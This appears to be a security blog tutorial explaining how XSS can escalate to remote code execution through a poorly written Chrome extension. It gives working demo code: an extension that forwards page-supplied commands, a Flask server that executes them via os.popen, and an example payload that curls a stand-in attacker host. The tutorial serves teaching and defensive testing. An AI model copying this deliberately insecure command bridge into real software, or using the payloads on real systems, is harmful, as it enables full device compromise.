



Introduction
Cross-Site Scripting (XSS) is typically written off as a harmless bug, nothing more than a piece of code that generates annoying popups and redirects users. But what if a simple bug would enable Remote Code Execution (RCE) on someone’s device? And that’s precisely the sort of risk we’re at regarding dodgy browser extensions.
Let’s start with the basics:
Cross-Site Scripting (XSS) is a web vulnerability that allows attackers to inject scripts into web pages that are viewed by other users.
RCE (Remote Code Execution) allows an attacker to remotely dictate instructions to another machine to execute commands it is not supposed to, even to the extent of full compromise of that host.
Chrome Extensions are to your browser what the internet is to a computer; they can read your web pages, change the color of your screen, or open folders on your system.
Browser add-ons usually install extra permissions themselves for a reason. In poorly written extensions, these actually serve as a “reflector” from the browser’s DOM to the OS. This blog explores how XSS can escalate to RCE through vulnerable Chrome extensions and how to test such scenarios with custom payloads.
Understanding the Attack Chain
Step 1: What is XSS?
Think of a website’s comment box where people leave messages. If it doesn’t clean (sanitize) the text, the same person can write:
<script>alert('Hacked!');</script>When other surfers read the page, they will get a pop-up: that’s XSS in action.
Step 2: What are Chrome Extensions?
Extensions are little programs that live inside your browser. Some help you take notes, block ads, or manage passwords. Yet because they plug into your browser, if they’re poorly constructed, they can be gamed.
Step 3: Integration of XSS with an Extension with a Security Issue.
Some extensions allow websites to send them messages. If the extension is not handling those messages properly, then we can use XSS to send bad commands to that extension.
For example:
chrome.runtime.sendMessage({action: "run", code: "alert('You are hacked')"});If that extension executes that code in a blind fashion via eval(), it will simply do what we told it to do.
Now imagine this instead:
code: "require('child_process').exec('curl http://attacker.com/hacked')"Now, the extension could download a malicious file or even give remote access to your system; this is how XSS turns into RCE.
| Step | Description |
|---|---|
| 1. XSS | A vulnerable website allows JavaScript injection. |
| 2. Extension Bridge | The extension with higher permissions interprets malicious input on the web page. |
| 3. Privilege Escalation | Malicious input on the web page is interpreted by the extension with higher permissions. |
| 4. RCE | A Chrome extension is installed that automatically interacts with web pages. |
Let’s Build and Exploit a Demo Extension
Step 1: Set up a Vulnerable Chrome Extension
Create a folder called vuln-extension.
Inside it, add three files:
- manifest.json
{
  "manifest_version": 3,
  "name": "XSS to RCE Demo",
  "version": "1.0",
  "permissions": ["tabs", "scripting"],
  "host_permissions": ["<all_urls>"],
  "background": {
    "service_worker": "background.js"
  },
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"]
    }
  ]
}- background.js
chrome.runtime.onMessage.addListener((msg, sender, sendResponse) => {
    if (msg.type === "exec") {
        const cmd = msg.payload;
        console.log("Executing:", cmd);
        fetch(`http://localhost:5000/exec?cmd=${btoa(cmd)}`);
    }
});
This fetches the command and forwards it to a local server that runs it; super insecure but great for a demo.
- content.js
window.addEventListener('DOMContentLoaded', () => {
    const payload = document.querySelector('meta[name="extension-cmd"]');
    if (payload) {
        chrome.runtime.sendMessage({
            type: "exec",
            payload: payload.getAttribute("content")
        });
    }
});
If the page has <meta name=”extension-cmd” content=”ls”>, then the extension will transmit ls to your malicious endpoint.
Step 2: You Test Server of a HTTP server to act on the payload
We will now create a very straightforward Python Flask server to test for RCE.
pip install flaskThen run this code:
from flask import Flask, request
import os
import base64

app = Flask(__name__)

@app.route('/exec')
def exec_cmd():
    encoded = request.args.get('cmd')
    if encoded:
        cmd = base64.b64decode(encoded).decode()
        print(f"[+] Executing: {cmd}")
        output = os.popen(cmd).read()
        return f"<pre>{output}</pre>"
    return "No command given."

app.run(host='0.0.0.0', port=5000)
Now you’ve got a command-execution backend.
Step 3: Simulate the XSS
Open a local HTML file in Chrome:
<!DOCTYPE html>
<html>
<head>
  <meta name="extension-cmd" content="whoami">
</head>
<body>
  <h1>Demo XSS to RCE</h1>
</body>
</html>
If you load the extension in Chrome (via Developer Mode > Load Unpacked), it immediately runs as soon as you open this file.

- whoami is sent to localhost:5000 and executed.
- Extension bridges browser input to system command.
Real-World Case Studies
Even big companies have had problems:
- Grammarly: An attacker could trick the browser into running scripts.
- LastPass: Attackers could abuse the way it handled messages
- Evernote: Had risky permissions and bad input handling
These examples show how dangerous it becomes when developers do not handle XSS and extensions properly.
Key Learnings
- So, let’s talk about Chrome extensions for a minute. They can really boost what you can do with your browser, right? But here’s the catch—they can also bring some serious security headaches if they’re not designed with care.
- XSS isn’t always harmless popups; it can lead to full RCE if chained with an insecure extension.
- Always test your extensions using DevTools and simulated payloads.
- Developers must write browser plugins with security-first principles.
- Never use eval() to run code
- Sanitize and validate everything you receive
- Use only the permissions you absolutely need
- Add security policies to your code
Why It Matters?
Modern browsers are highly secure and sandboxed. The only real way to break out of them is to abuse the things they trust, like extensions. You see, developers often grab these tools to make their work easier, not realizing that just one poorly thought-out extension can open the door to trouble. Many users, in their rush to install extensions from all sorts of places (and let’s be honest, who always checks those permissions?), leave themselves vulnerable. It’s a bit scary when you think about it, attackers are out there specifically looking to exploit these weaknesses.
How to Stay Protected?
- For Developers: Follow strict security coding practices. Never trust inputs especially from the web. Avoid dangerous APIs like
eval()and limit your extension’s permissions to the bare minimum required. - For Testers & Security Researchers: Include browser extensions in your security assessments. Treat them like mini web applications with powerful privileges. Test message-passing, permission usage, and DOM interaction.
- For End Users: Be cautious about the extensions you install. Read the permissions they request and uninstall anything suspicious or unnecessary.
Conclusion
Modern security testers go beyond classic flaws like SQL injection; they uncover real threats by chaining seemingly small bugs together. A tiny XSS + a poorly made extension can escalate quickly to XSS to RCE via Browser Extensions, resulting in full device compromise.
Now, let’s not forget about Cross-Site Scripting, or XSS. It’s been labeled a moderate risk for a while, you know? Many folks tend to brush it off as just an annoyance, like those pesky popups or some minor glitches. But here’s the kicker: when attackers mix XSS with insecure Chrome extensions, it creates a pretty dangerous situation. That’s how XSS can lead to Remote Code Execution (RCE) through browser extensions, turning into a nasty chain reaction that could let someone run commands on your system and take over your machine entirely.
You know, this whole shift from just browser vulnerabilities to something as serious as Remote Code Execution (RCE) really marks a big moment for how we look at and protect web applications these days. It’s like, as attackers get more clever, we’ve got to keep up and adapt, right? That means spotting and tackling things like XSS that can lead to RCE, especially through Browser Extensions; isn’t just a nice-to-have anymore. It’s pretty much a must for anyone who’s serious about security.
Stay curious, test everything, and build secure code!